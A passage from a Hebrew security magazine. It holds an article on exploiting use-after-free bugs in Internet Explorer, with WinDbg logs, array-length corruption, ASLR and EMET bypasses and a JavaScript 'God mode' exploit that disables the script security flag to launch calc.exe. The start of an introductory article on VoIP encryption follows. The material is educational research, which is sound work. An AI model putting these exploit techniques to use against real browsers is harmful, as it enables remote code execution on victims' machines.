אם נשנה את גודל המערך הכללי Array, נוכל לכתוב למקום ידוע - לאובייקט Int32Array המופיע אחריו. בכתיבה זו נשכתב את גודל המערך השני למקסימלי וגם את מצביע הנתונים שלו נשנה למקום ידוע לנו. נקבל מערך עם גישת קריאה / כתיבה לזכרון רב שאנו יודעים מה מכיל וזה מאפשר להריץ קוד.

נריץ סקריפט משולב של הריסוס ואחריו ההקרסה - תחת הדיבאגר, והפעם נתפוס את הזכרון המשוחרר עם הכתובת 0x90900018 פחות 0x10. כך במקום קריסה, הפקודה inc תופעל על שדה אורך ותגדיל את המערך הראשון (המ"מ) להיות באורך 0x00003bf**9**.

בהמשך הפונקציה תהיה קריסה בגלל כתובות לא מתאימות ולכן לא ניתן לבחון את ההשפעות ב-JS. לכן נשים BP על פעולת הגדלת המערך, ובהזדמנות זו נתקן את הערכים הדרושים: edx+0x94 צריך להיות 0x0909f014, ו-edx+0x98 צריך להיות 0x0909f018 (**טיפ 4**: ראו סקריפט בתחילת הלוג הבא). תוכלו לחקור בעצמכם מדוע דוקא הערכים האלו נצרכים. ההיסט 0x94 דרוש מיד אחרי ה-inc, וההיסט 0x98 דרוש מיד אחרי חזרת הפונקציה UpdateMarkupContentsVersion.

בעת כתיבת אקספלויט נדרש כמובן שהערכים הללו יוכנסו כחלק מהריסוס, דוגמא תהיה בהמשך.

נשים BP כדי לראות את זה קורה...

```
1:010>
bp MSHTML!CMarkup::UpdateMarkupContentsVersion "ed edx+0x98 0909f018;  ed edx+0x94 0909f014; g"; g
...
Breakpoint 1 hit
eax=09090008 ebx=03a915f0 ecx=0000004d edx=03aa73b8 esi=03aa73b8 edi=03a892b0
eip=69aa1b97 esp=027fb65c ebp=027fb6c8 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
MSHTML!CMarkup::UpdateMarkupContentsVersion+0x16:
69aa1b97 ff4010          inc     dword ptr [eax+10h]  ds:0023:09090018=00000000
1:020> dd 09090018 L1
00003bf8
1:020> p; dd 09090018 L1
00003bf9
```

משתנה האורך מורכב מ-4 בייטים ופעולת ה-inc מגדילה ב-1 את הבייט הפחות חשוב. אם נכניס ל-EAX כתובת גבוהה ב-3 מהכתובת שהכנסנו קודם, פעולת ההגדלה תתבצע על dword גבוה יותר, שבו הבייט

הפחות חשוב - הוא הבייט החשוב ביותר ב-dword המחזיק את האורך, וכך נקבל הגדלה בת 0x01000000. פעולת ה-inc תהיה משמעותית הרבה יותר ותקבע את אורך המערך ל-0x01003bf8.

כעת אחד ממערכי-המערכים שריססנו יכול לגשת מעבר לגבולותיו ולערוך זכרון. כתיבה לאיבר ה-7 מעבר לגודלו המקורי תשכתב בדיוק את שדה האורך של ה-Int32Array הראשון.

```
corrupted_arr[corrupted_arr.length + 6] = newLength;
```

[length + 6 כי length תמיד גדול ב-1 מאינדקס האיבר האחרון]

השדה length לא מושפע מההגדלה, ולכן איננו יודעים מי הוא בדיוק המ"מ המוגדל. נרוץ על כל 0x800 המ"מ-ים וננסה לשכתב את שדה האורך באובייקט שמעבר להם. לאחר מכן נעבור על כל המערכים מסוג Int32Array ובהם כבר נוכל לחפש ישירות את המוגדל. דוגמא תוכלו למצוא כאן.

באותו עקרון ניתן להשתמש על כל אובייקט שיכולות הגישה שלו מוגבלות ע"י שדה אורך - למשל BSTR.

וריאציה נוספת היא לשנות את ה-NullByte המסיים מחרוזת, וכך לגרום למחרוזת "להמשיך" אל הזכרון שאחריה. כמו כן, לא רק הפקודה inc יכולה להועיל אלא כל פקודה שתגדיל את הערך בזכרון שאנו יכולים לקבוע.

שליטה בכל הזכרון

אם נאתחל את המערכים מסוג Int32Array ללא ערכים, המצביע לנתונים יהיה NULL ובעצם יצביע ל-0, לתחילת הזכרון.

באמצעות הטכניקה שעכשיו הדגמנו, נשנה את אורך ה-Int32Array ל-0x20000000. מתקבל מערך המתחיל בכתובת 0, בגודל 0x2000000, וכל תא במערך הוא בגודל 4 בייטים (**Int32**Array). כלומר מערך זה פרוש על 0x80000000 תאי זכרון, החל מהכתובת הראשונה וכלה בכתובת 0x7fffffff, או במילים אחרות: על כל הזכרון של היוזר-מוד. כעת נוכל לשנות כל ערך שנרצה באמצעות גישה פשוטה לאינדקס המתאים במערך.

למשל כדי לשנות את אורך המ"מ המוגדל ל-0x13333337:

```
corrupted_int32arr[0x0909001c/4] = 0x13333337;
```

כל תא במערך מכיל 4 בייטים. בתא ה-0 נמצאים הבייטים 0-3, בתא ה-1 נמצאים הבייטים 4-7. כל בייט n נגיש במערך באינדקס n/4. נוכל להשתלט על זכרון גם עם מערך של int8 או int16 אך אז כדי לגשת לכתובת מסויימת נזדקק לגשת למספר תאים במערך.

נסביר כמה מהיכולות הנובעות מהשליטה בזכרון:

- עקיפת **ASLR**: אנו יודעים באיזו כתובת בדיוק ממוקם אובייקט Int32Array. ניקח את תוכן 4 הבייטים הראשונים שלו (כתובת הט"ו) ומהם נחשב את בסיס המודול jscript9.dll באחת משתי דרכים:
- הט"ו נמצאות בהיסט קבוע מתחילת המודול, נפחית היסט זה מכתובת הט"ו ונקבל את כתובת הבסיס.
- בסיסי מודול תמיד ממוקמים בכתובת שמחציתה הנמוכה היא 0. נשים 0 במחצית הנמוכה של המצביע לט"ו ונבדוק אם כתובת זו מכילה MZ. אם לא - נלך אחורה 0x10000 בייטים ונחפש שם וחוזר חלילה עד שלבסוף נמצא את הבסיס. דרך זו גנרית וחזקה יותר.

אחרי שהשגנו את הבסיס, פשוט לחשב ע"פ היסטים קבועים מראש כל דבר שנרצה (IAT / סטאק-פיווט). אך גם כאן ניתן פשוט לחפש בזכרון המודול את הערכים הרצויים וכך נרוויח גנריות ויציבות.

- הרצת קוד: נוכל לשנות את 4 הבייטים הראשונים של אובייקט שיצביעו לט"ו שנזייף ואז להפעיל פ"ו של המערך (למשל גישה לתכונה length, תפעיל פ"ו).

ההגנה vtGuard אינה מיושמת עבור כל אובייקט ב-JS, אבל גם אם כן - אנו יכולים לגשת לט"ו המקורית ולהעתיק משם את הקנריות אל הט"ו שנזייף, או לחשב ע"פ הבסיס כמתואר לעיל.

- פשטות: תהליך הענקת הרשאות ההרצה לקוד שלנו כמעט ואיננו ROP. הגאדג'ט היחיד שאנו צריכים לחפש הוא סטאק-פיווט לאזורי השליטה שלנו. את שאר הפרמטרים והמצביעים אנו יכולים לכתוב ישירות לזכרון ה"מערך".
- עקיפת אנטי-אקספלויט: חוקרים מ-offensive-security מצאו כי במיקום קבוע במודול של EMET קיים מעין מתג, הקובע את הפעלת מרבית ההגנות. אם נאפס אותו, הדרך לניצול פתוחה כאילו EMETלא קיים (מגירסה 5 ומעלה נוספו הגנות על המתג ולכן כיבויו לא יהיה עד כדי כך פשוט).

פרישת המערך על גבי כלל הזכרון מוסיפה גנריות ואלגנטיות, אך את החלקים הקריטיים - עקיפת ASLR והרצת קוד - ניתן לקבל גם ללא שליטה מלאה בזכרון. די בדריסה של שדה האורך כדי להריץ קוד בהצלחה, בתנאי שיש יכולת קריאה וכתיבה לזכרון, וקיימת ודאות לגבי מיקום אובייקט באזור זה.

הריסוס נותן לנו המוני כתובות ידועות של מערכים ולכן יש לנו אפשרויות רבות מאד לביצוע בפועל. הדבר יכול להועיל נגד מנגנונים לא מספיק חכמים שינסו לזהות את חתימת הסקריפט.


דוגמא לניצול באמצעות הטכניקות שהוסברו תוכלו לראות באקספלויט הבא. הוספתי הערות על כל שעל באנגלית קלוקלת.

אם נשים BP-קריאה על הכתובת 0x0909f030 (המחזיקה מצביע לט"ו), נוכל לבחון את הקריאה לפ"ו הגורמת להרצת הקוד שלנו. עוד ניתן לראות כי ESP מצביע אל 0x0909f030 שהוא אזור בשליטתנו. זהו מקרה שבו ניתן להשתמש בטכניקה של ntContinue מכיון שניתן לזייף קונטקסט בכתובת זו וכך לשלוט ב-EIP ו-ESP כאחד.

```
0:015>ba r4 0909f030
…
eax=0909f040 ebx=0909f030 ecx=0909f030 edx=0000006d esi=00000000 edi=02855610
eip=6aaa24ee esp=0342ba30 ebp=0342ba54 iopl=0         nv up ei pl nz ac po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00200212
jscript9!Js::JavascriptOperators::GetProperty+0x4d:
6aaa24ee ff5034          call    dword ptr [eax+34h]  ds:0023:0909f074=6acd058c
0:007> dds esp L1
0342ba30  0909f030
```

God mod

מספר חוקרים הציגו דרך חדשה להרצת קוד ב-IE, המתאפשרת בעקבות השליטה המלאה בזכרון. למנוע ה-JS יש מגוון יכולות, אך מקצתן הוגבלו בעת ריצה רגילה של הדפדפן כדי למנוע מאתר זדוני להשתמש בהן. כיצד יודע הדפדפן האם מותר לו עכשיו להשתמש ביכולות אלו או שהוא במצב-מוגן והיכולות מוגבלות? פשוט מאד: יש דגל בזכרון שקובע את רמת ההגנה שהדפדפן רץ בה.



יכולת מוגבלת שכזו היא הרצת קובץ exe. אם תחת מצב-מוגן ינסה דף אינטרנט להפעיל את הפונקציה הזו - תוקפץ הודעת אזהרה למשתמש ורק אם הוא יאשר - יורץ הקובץ. אבל, מכיון שאנחנו שולטים בכלל הזכרון, עלינו רק למצוא את הדגל הזה, לאפס אותו, ואז נוכל להריץ כל קובץ שנרצה ללא האזהרה הזו.

טעינת האקספלויט מקובץ מקומי, תצליח להריץ exe. אך אם נגלוש אל הקובץ מעל גבי שרת HTTP, הדפדפן יטען אותו במצב Protected Mode ונקבל אזהרה אחרת. גם את האזהרה הזו אפשר לבטל, באמצעות מנוע הסקריפט עם הדגל המאופס. ברפרנס מופיע מאמר המתאר באופן כללי דרך לבצע זאת.

הטריק למציאת הדגל הוא ריסוס אובייקט ActiveX במקום אחד המערכים מסוג Int32Array, הריסוס ישאר זהה מכיון שאובייקטים אלו באותו גודל. כך נבטיח כי בכתובת מסויימת הידועה לנו ימצא האובייקט הזה ונוכל לגשת אליו דרך המערך החולש על כל הזכרון.

באובייקט זה קיים מצביע אל אובייקט ScriptEngine שמחזיק מצביע אל אובייקט SecurityManager שמחזיק מצביע אל הדגל, כך שהדרך סלולה למציאת הדגל ואיפוסו.

```
function exploit()
{
    // היסטים אלו יכולים להשתנות בין גרסאות
    offsetToScEngn = 0x28;
    offsetToScurtyMngr = 4;
    offsetToFlag = 0x1e4;

    // האובייקט ממוקם בסוף סדרת המערכים
    actvxObjct = memory[(knownArrAddrs + 0x20 + (numOfInt32arr * 4) ) /4];
    scrptEngin = memory[(actvxObjct + offsetToScEngn) /4];
    scurtyMngr = memory[(scrptEngin + offsetToScurtyMngr) /4];

    memory[(scurtyMngr + offsetToFlag) /4] = 0; // איפוס! :)

    wsShell = new ActiveXObject('WScript.shell');
    cmd = wsShell.Exec('calc.exe');
}
```

אקספלויט ניתן להוריד מפה, שיניתי קצת את ערכי הריסוס. כמעט מיותר לציין שכאשר מנצלים באופן זה, מגוון הגנות האנטי-אקספלויטינג הופכות לא רלוונטיות.

ב-IE11 נוספה הגנה על הדגל מפני שינוי, אך עם שליטה של תוקף בכל הזכרון - זה לא באמת מהווה הגנה. במטספלויט קיים מודול שמלבד ריסוט הדגל, גם מזייף את הפ"ו המממשות את ההגנה ובכך הופך אותה לחסרת תועלת. אתם מוזמנים לעיין ברפרנס בסוף המאמר.

Isolated heap & Memory protector

בקיץ האחרון הוסיפה MS שתי הגנות נגד UaF, שהופצו כעדכון ל-IE. נסקור אותן בקצרה:

- הפרדה בין אובייקטים פנימיים המייצגים ישויות בדפדפן ובין אובייקטים המייצגים נתונים שבשליטת המשתמש (מחרוזות וכדומה). ההקצאות תבוצענה בשתי ערימות נפרדות וכך תמנע תפיסת אובייקטים קריטיים ע"י נתונים בשליטת המשתמש.
- מנגנון המשהה זכרון ששוחרר ומעכב אותו מלהיות מוקצה שוב עד שמתמלאים התנאים הבאים: א. לפחות 100,000 בייטים ממתינים לשחרור, ב. אין במחסנית מצביע לזכרון זה.

ההגנות הללו בהחלט אפקטיביות ומקשות מאד על ניצול UaF. היעילות שלהן תמנע תפיסת זכרון ששוחרר בטעות, והקריסה תימנע. כלומר מלבד הקושי לנצל, יהיה קושי לאתר את הבאגים. לכן את הפאזינג והמחקר צריך לבצע על דפדפן לא מוגן, הגנות שאי אפשר לכבות מבטלים באמצעות פאצ'ינג שימנע את מימושן.

למרות זאת, יש מספר כיווני עקיפה ואף הוצג PoC:

- ההפרדה בין סוגי האובייקטים אינה טריוויאלית משום שיש מקרים גבוליים, קיימים אובייקטים פנימיים המכילים נתונים בשליטת המשתמש וכן להיפך. נוכל להשתמש באובייקטים אלו כדי לתפוס את הזכרון המשוחרר בערימה הנפרדת (או למצוא UaF באובייקט המנוהל בערימה הדיפולטיבית).
- שיטות הקצאה ושחרור מיוחדות פותחו כדי לגרום לנתונים שבאובייקטים אלו "להתיישב" במקום הרצוי, למרות הבדלי הגודל בין האובייקטים (בערימה הרגילה אין בעיות כאלו משום שניתן ליצור אובייקט בכל גודל, מחרוזת למשל).
- במקרה שאין במחסנית מצביע למשוחרר, נוכל להקצות 100,000 בייטים וכך להחזיר את הזכרון לשימוש חוזר.
- בתחילת המאמר הזכרנו את המקרה של אובייקט המוקצה על הערימה. מכיון שלא מבוצע שחרור אלא ההקצאה פוקעת מאליה - מנגנון עיכוב השחרור לא מועיל ולא מונע השתלטות על הזכרון המשוחרר.

סיכום

דרכי הניצול של UaF אינן מוגבלות לשתי הטכניקות שהודגמו, אם כי הן הדרכים הנפוצות ביותר. שליטה של תוקף באובייקט, משמעה יכולת התערבות בפעולת התכנית, ומכאן רק הדמיון מגביל... לפעמים ינוצל UaF רק לשם הדלפת מידע. החל מכתובות הבסיס של מודולים וכלה במפתחות פרטיים, סשנים ועוגיות.

סקרנו מספר הגנות ודרכי העקיפה להן, משחק "החתול והעכבר" ממשיך בינתיים כמו בתחומים רבים אחרים. כדי להבין היטב את הנושאים שקיצרנו בהם, מומלץ לעבור על הקישורים בסוף המאמר. רובד נוסף שכלל לא נגענו בו, הוא ה-Reverse Engineering לתוכנית המותקפת. גם אם כבר יש לנו חולשה נצילה, הבנת תהליך ההקצאה הינה חשובה ביותר לריסוס מוצלח והבנת השתלשלות הקריסה עשויה להיות מועילה מאד כדי להוביל לסיטואציה האופטימלית לניצול.

תודות

בהזדמנות זו אני רוצה להודות לכותבים לדורותיהם, לחברי המערכת ולאפיק בראשם, על הקמת ותפעול המגזין החשוב הזה. למרות שהעולם מתנהל באנגלית, נקודת מוצא בעברית היא דבר חשוב מאד לדעתי. באופן אישי, בסיס הידע הרחב הזה בעברית הקל עלי את הכניסה לתחום במידה עצומה. התלהבותי ניצתה בעקבות קריאת הגליונות וקשה להאמין שזה היה קורה בשפה זרה.

קישורים

כללי:

- https://www.blackhat.com/docs/us-14/materials/us-14-Yu-Write-Once-Pwn-Anywhere.pdf
- https://media.blackhat.com/bh-us-12/Briefings/Serna/BH_US_12_Serna_Leak_Era_Slides.pdf

Page heap:

- https://msdn.microsoft.com/en-us/library/windows/hardware/ff549561(v=vs.85).aspx
- http://neilscomputerblog.blogspot.co.il/2014/02/page-heap.html
- https://msdn.microsoft.com/en-us/library/ms220938(v=vs.90).aspx
- https://randomascii.wordpress.com/2011/12/07/increased-reliability-through-more-crashes

ריסוס:

- http://www.blackhat.com/presentations/bh-europe-07/Sotirov/Presentation/bh-eu-07-sotirov-apr19.pdf
- https://www.corelan.be/index.php/2011/12/31/exploit-writing-tutorial-part-11-heap-spraying-demystified/
- https://www.corelan.be/index.php/2013/02/19/deps-precise-heap-spray-on-firefox-and-ie10/
- http://illmatics.com/Understanding_the_LFH.pdf
- http://blog.lse.epita.fr/articles/74-getting-back-determinism-in-the-lfh.html
- https://cansecwest.com/slides/2014/The%20Art%20of%20Leaks%20-%20read%20version%20-%20Yoyo.pdf

God-mod:

- http://www.slideshare.net/xiong120/exploit-ie-using-scriptable-active-x-controls-version-english
- https://www.blackhat.com/docs/us-14/materials/us-14-Yu-Write-Once-Pwn-Anywhere.pdf
- http://blog.fortinet.com/post/advanced-exploit-techniques-attacking-the-ie-script-engine
- https://community.rapid7.com/community/metasploit/blog/2014/04/07/hack-away-at-the-unessential-with-explib2-in-metasploit

ההגנות החדשות ועקיפתן:

- http://securityintelligence.com/understanding-ies-new-exploit-mitigations-the-memory-protector-and-the-isolated-heap/
- http://hitcon.org/2014/downloads/P2_01_Keen%20Team%20-%20New%20Exploit%20Mitigation%20In%20Internet%20Explorer.pdf
- https://bromiumlabs.files.wordpress.com/2015/01/demott_uaf_migitation_and_bypass2.pdf

הצפנת VoIP למתחילים

מאת עידו קנר

מבוא

במאמר קצר זה, אני אנסה להסביר לאנשים הנוגעים ב-VoIP על סוגי הצפנות, ואף להסביר מדוע הן קיימות, כאשר הדגש הוא להבין מה לבחור, כיצד הצפנות אלו משפיעות על התהליך, ופחות לימוד על ההצפנות עצמן, אשר דורשות איש מקצוע בנושא.

המאמר הוא רק התחלה, ומנסה לגשת לאנשים ללא ניסיון קודם בהצפנות הקשורות לתקשורת, והוא מביא לקוראים את הידע בנושא מבחינת היכולת לבחור, למרות שאין הבנה מלאה אודות ההצפנה עצמה.

היסטוריה קצרה

עולם הטלפוניה התפתח יחסית לאט מאוד, ועם כניסת רשת האינטרנט לעולם אשר מחוץ לאקדמיה, עולם הטלפוניה תרגם את עצמו גם לעולם האינטרנט. למעשה עד שנות ה-70, ואף תחילת שנות ה-80, הגישה של עולם הטלפוניה היתה זהה, ומה שהתפתח הוא למעשה רק אוטומציה של אותה גישה.

למשל, בשביל להצליח לקבל הרבה שיחות, היה לוח קיר עם המון מתגים, אשר היו מחברים את השיחה שלך עם "ערוץ פתוח". כאשר "ערוץ פתוח", הוא למעשה שקע פנוי להעביר את השיחה לשם. זה נעשה על ידי מרכזניות - לרוב נשים אשר היו עונות לשיחה ומעבירות אותה הלאה למרכזיה אחרת העובדת באותה צורה, עד אשר הגעת ליעד אם בכלל.

מה קורה כאשר אין ערוץ פנוי? אתה מחכה בלופ אין סופי עד שיענו לך ויעבירו אותך הלאה. וכאן בשביל לעשות את זה נכון, יצרו את תורת התורות בעולם המתמטיקה, גישה הנמצאת בשימוש עד היום. החיוג עצמו, במכשיר הטלפון גם נעשה בצורה אנלוגית פשוטה מאוד, של מספר "מנופים" אשר היו מייצגים X ספרות, ולאחר מכן, היו מעבירים את הבקשה הלאה לפי מתחים שונים אל אותה מרכזיה.

העולם לקח את הגישה הזו ורק ביצע לה אוטומציה, בהתחלה אוטומציה אנלוגית, ומשנות ה-80 בערך, התחילו לקחת את הגישה גם בצורה דיגיטאלית, כדוגמת שימוש בצלילים עבור מקשים המוכרים בשם - DTMF או בשמם המלא Dial Tone Multi-Frequency Signaling.

עם כניסת האינטרנט (TCP/IP) לעולם העסקי בתחילת שנות ה-90, החלו לבצע פעולות דיגיטליות נוספות, וזה להמיר את עולם הטלפוניה לרשת האינטרנט, דבר שהמציא את העולם שאנחנו מדברים עליו עכשיו בשם VoIP.

המונחים נשארו אותם מונחים, הבעיות אותן בעיות, רק בצורה תוכנתית ופחות אנלוגית וחומרתית, וכמובן בעיות חדשות המגיעות מעולם ה-TCP/IP.

כיום, מרבית הטלפוניה בעולם היא טלפוניה מבוססת VoIP, גם כאשר ציוד הקצה הוא טלפון פשוט. זאת המפכה שכיום נמצאת בשיאה עם הכנסת רשת ה־NGN, אשר יצרה מענה דיגיטאלי מלא עם VoIP לעולם הטלפוניה.

מושגי יסוד

כאשר נוגעים בעולם הטלפוניה ברשת האינטרנט, נתקלים במספר מושגים אשר אסביר עליהם בקצרה:

- VoIP - Voice Over IP
- VoB - Voice over Broadband
- SIP - Session Initiation Protocol
- SDP - Session Description Protocol
- RTP - Real Time Protocol
- RTCP - Real-Time Control Protocol
- WebRTC - Web Real Time Communication

כאשר אנחנו מדברים על VoIP או VoB, אנחנו מדברים על מדיה העוברת תחת פרוטוקול TCP/IP, כאשר נהוג לרוב להשתמש ב-UDP לשם יצירת תעבורה, אך אין זה מחייב שזה יהיה תמיד המצב.

ההבדל היחיד בין VoB לבין VoIP הוא בכך ש-VoB מדבר על עבודה עם רוחב פס רחב, בעוד ש־VoIP מדבר על עבודה עם כל מהירות תקשורת באשר היא, וזה כאמור ההבדל היחיד בניהם.

SIP הוא פרוטוקול המאפשר לבצע איתות אודות מצב השיחה, למשל התחלה של שיחה, מצב של צלצול, מצב של מענה, מצב של תפוס, מצב של טלפון (למשל לשים בהמתנה את השיחה), ועוד מגוון רחב של אותות. בנוסף הפרטוקול מאפשר להרכיב על עצמו עוד פרוטוקולים שונים, ברמת ה־body, אשר הנפוץ בפרוטוקולים אלו הוא SDP.

התפקיד של SDP הוא למעשה לתאר בין היתר איך המדיה תעבור, והוא מבצע זאת על ידי מספר שדות, אשר חלקם מקבל מאפיינים (attributes) המאפשרים מידע נוסף או בחירה של דברים. המדיה שעוברת

בפועל, מתבצעת על ידי פרוטוקול בשם RTP, אשר כמעט תמיד (למעט מקרים יוצאי דופן), נעשה תחת UDP. השליטה ב RTP מתבצעת על ידי פרוטוקול נוסף, אשר נקרא RTCP.

הרעיון של RTCP הוא לשלוט במדיה העוברת תחת RTP, והוא סוג של צורת שליטה בפועל של התעבורה, כדוגמת שליטה בגודל באפר (Jitter Buffer), זמני תעבורה, סטטיסטיקות על התעבורה ואפילו שליטה של QoS.

בנוסף למה שנעשה עד היום, ישנם מעט התפתחויות בתחום.

למשל בשנתיים האחרונות נכנס פרוטוקול חדש לעולם המדיה, אשר קיבל את הכותרת Web Real Time Communication. הוא למעשה מאפשר לשלוח מדיה באמצעות תיאור של SDP (וכיום עם פרוטוקול חדש נוסף אותו אזכיר בקצרה עוד מעט), RTCP־וRTP ישירות מדפדפן, או כל מימוש אחר אל קצה כלשהו בצורה טבעית. WebRTC מחייב לפי התקן, תקשורת מאובטחת, אך הוא אינו נוגע באיתות ומשאיר זאת למי שמשתמש בפרוטוקול, אך הפרוטוקול מחייב כי גם האיתות יתבצע בצורה מאובטחת.

היות ו־WebRTC אינו מחייב דפדפן, יש לו מימושים למערכות שונות, וכל מימוש מקבל את תכונות אלו לפי התקנים בנושא. שימוש העיקרי של WebRTC הוא בדפדפנים שונים, כאשר ישנם שלושה דפדפנים עיקריים שתומכים בו (נכון לכתיבת מאמר זה): פיירפוקס, כרום ואופרה. מיקרוסופט הודיעה כי תתמוך אף היא בפרוטוקול בדפדפן "חדש" שהיא מפתחת.

גרסה 1.1 ל-WebRTC (הגרסה האחרונה נכון לכתיבת מאמר זה) קיבלה את השם ORTC - Object Real-Time Communication, ומספקת צורה אחרת לתאר מדיה במקום SDP.

במאמר זה, כאשר אני מדבר על VoIP, אני בהכרח מדבר על שימוש בפרוטוקולים SIP, SDP ו-RTP, אך עולם ה-VoIP עצמו מכיל פרוטוקולים נוספים הקשורים לאיתות אשר "מתחרים" ב-SIP, וכאמור WebRTC מספק "תחליף" ל SDP.

בעיות בעולם ה-VoIP

בניגוד למערכות כדוגמת HTTP, עם VoIP ישנם מספר בעיות מאוד קשות אשר חייבים לפתור. הבעיה העיקרית היא שVoIP מאוד פגיע להתקפת Man in The Middle או MiTM בקיצור ובנוסף גם למניעת שירות וגניבת שיחות בצורה ישירה.

הסיבה לכך די פשוטה - הפרוטוקול של SIP מאפשר לבצע פניות ישירות וניתובים שונים על ידי מספר גורמים "רשמיים":

- שימוש ברשומת DNS מסוג SRV אשר יכולה להכיל מספר של שרתים תחתה
- שימוש ב-SBC אשר משמש מעין Firewall לתעבורת VoIP
- שימוש ב-SIP Proxy אשר משמש לניתוב עבור מספר מערכות
- תמיכה בפרוטוקול לעבור ניתובים ונתבים שונים
- חובה לעשות שימוש בשרתים מרוחקים לביצוע NAT Traversal
- המערכת מתקשרת ב-UDP ולכן אין state לתקשורת
- שימוש ב"מכשיר" טלפון מבוסס TCP/IP (בין אם הוא רק תוכנה, או גם מכיל חומרה דמויית מכשיר "רגיל").

למעט הנקודה על UDP אשר בהכרח בעייתית, שאר הנקודות יכולות גם לא להתרחש מבחינת הבעייתיות שלהן, אך עצם כך שהפרוטוקול יודע ומודע לכך שניתן "לווסת" את התעבורה על ידי הנגשה לכתובות חדשות או לגשת מהרבה נקודות, קל מאוד להביא את התעבורה לשרת לא מורשה, או להוציא שיחה לא מורשת והנה יצרנו יחסית בקלות מספר סוגי התקפות שונות.

הצורה בעצם לבצע MiTM ב-SIP, או לנתב בכלל תעבורה היא די פשוטה - יש שדה בשם Route, ויש שדה בשם Max-Forward אשר ביחד יכולים לנתב בקשות ליותר משרת אחד כאשר השדה של Max-Forward מספק רק מידע מה כמות הניתובים המקסימלית לאפשר.

היות ו-SIP מתוכנן בראש ובראשונה לעבוד עם UDP, יש הכרח לממש דברים בתוך הפרוטוקול עצמו, ולא ברמת UDP, ולכן קל מידי להזריק ניתובים חדשים עם התערבות בתוכן של SIP, דבר שקשה יותר לביצוע אם היה מתבצע ברמת סוג ה-socket.

בשביל להוציא שיחה, אני צריך להזדהות כ"שלוחה" מבוססת SIP, ולפעמים אפילו לדעת את הסיסמה בנושא (כמו 12345) עבור challenge.

בנוסף לבעיות MiTM, חשיפה של מערכות VoIP לרשת בלתי מוגנת, גוררת אליה סריקת רשתות והתקפה מאסיביות במטרה לבצע פעולות fraud שונות - בהם גם גניבת שיחות כפי שתארתי בפסקה הקודמת, ואפילו "סתם" מניעת שירות.

בשל בעיות אלו, יש צורך בהצפנת המידע, אשר תהיה נגישה רק למי שמורשה לשלוח את התוכן הרצוי, בתקווה שזה רק היעד שרוצים להגיע אליו. אך הצפנות ללא הגנות נוספות, לעולם לא יגנו מפני כל הבעיות המתוארות כאן, אך השימוש בהצפנה מספק עוד דרך להגן על המידע בצורה משולבת, אשר תאפשר להגן טוב יותר על השיחות ותכניהם.

הבנת גישות הצפנה על רגל אחת

כאשר ניגשים להצפין מידע, צריך להבין כיצד יהיה בו שימוש. למשל בשביל טקסט שנשלח כל הזמן באמצעות זרימה, נוכל להשתמש בפרוטוקול בשם OTR - Off The Record, היות והוא בנוי להצפין את הטקסט בצורה סינכרונית (כלומר עם סיסמה אשר ידועה לשני הצדדים), ולפתוח את חלקי הטקסט השונים לצד המתקבל, גם אם לא מדובר בכל הטקסט עצמו.

ההבדל בין מצב זרימה למצב של מידע "סטטי", הוא בכך שיש צורך לדעת להתמודד עם חלקי מידע ולפתוח אותם בחלקים קטנים.

כאשר רוצים למשל להצפין קובץ zip, אין הוא מחזיק בתוכו הצפנה של מצב זרימה, ויש צורך לקבל את כל הקובץ עצמו בשביל להצליח ולדעת כיצד לשחזר את המידע המוצפן למידע של פורמט zip.

היות ועולם ה-VoIP בנוי על זרימה, חייבים להשתמש בפרוטוקולים אשר מסוגלים לספק חלקי מידע בצורה מוצפנת, ועדיין להצליח לפתוח אותם בצד השני. לשם כך, משתמשים בהצפנות שהן א-סימטריות. הצפנה א-סימטרית אינה עובדת על סיסמה ידועה מראש, אלא על ידי שימוש בחלק מידע הידוע וזמין לכולם אשר הוא חלק ממידע סודי ומסווג, אשר שני החלקים בייחד יוצרים צורת הצפנה בין שני צדדים, כאשר ההצפנה היא יחודית בין שני הצצדים.

לרוב בהצפנה שכזו, ישתמשו בתעודות הצפנה, ויממשו את פרוטוקול Diffie Hellman.

סוגי הצפנות ל-VoIP

היות ו-VoIP משתמש במספר פרוטוקולים שונים במקביל, כפי שהזכרתי בהקדמה, כל פרוטוקול מקבל הצפנה משל עצמו.

הצפנת איתות

עבור SIP יש מקביל אשר קיבל את השם SIPS. ה-S בסוף מייצג "secure" כפי שב-HTTPS מייצג ה-S מצב "secure". בעוד ש-SIP רגיל לרוב נמצא תחת פורט 5060, לרוב SIPS יהיה תחת פורט 5061.

SIP תומך בהצפנה של SSL, אך היות והיא ידועה כלא מאובטחת, לא אכנס אליה בכלל.

מה שמשאיר לנו את TLS.

TLS הוא פרוטוקול הצפנה א-סימטרי המממש את תפיסת Diffie-Hellman, ו"מתלבש" מעל רמת ה socket ב-TCP/IP. הסיבה לשימוש בו היא בגלל שההצפנה נועדה לתקשורת מחשבים, ולוקחת את התוכן שנמצא על גבי פרוטוקלים UDP ו TCP בשכבה 5 (לפי מודל 7 השכבות) שהיא שכבת ה"שיחה", ומצפינה אותם. כלומר זה מצב בו מחליטים מה קורה בתוך הבקשה, לאחר שהוחלט כי היא למשל UDP.

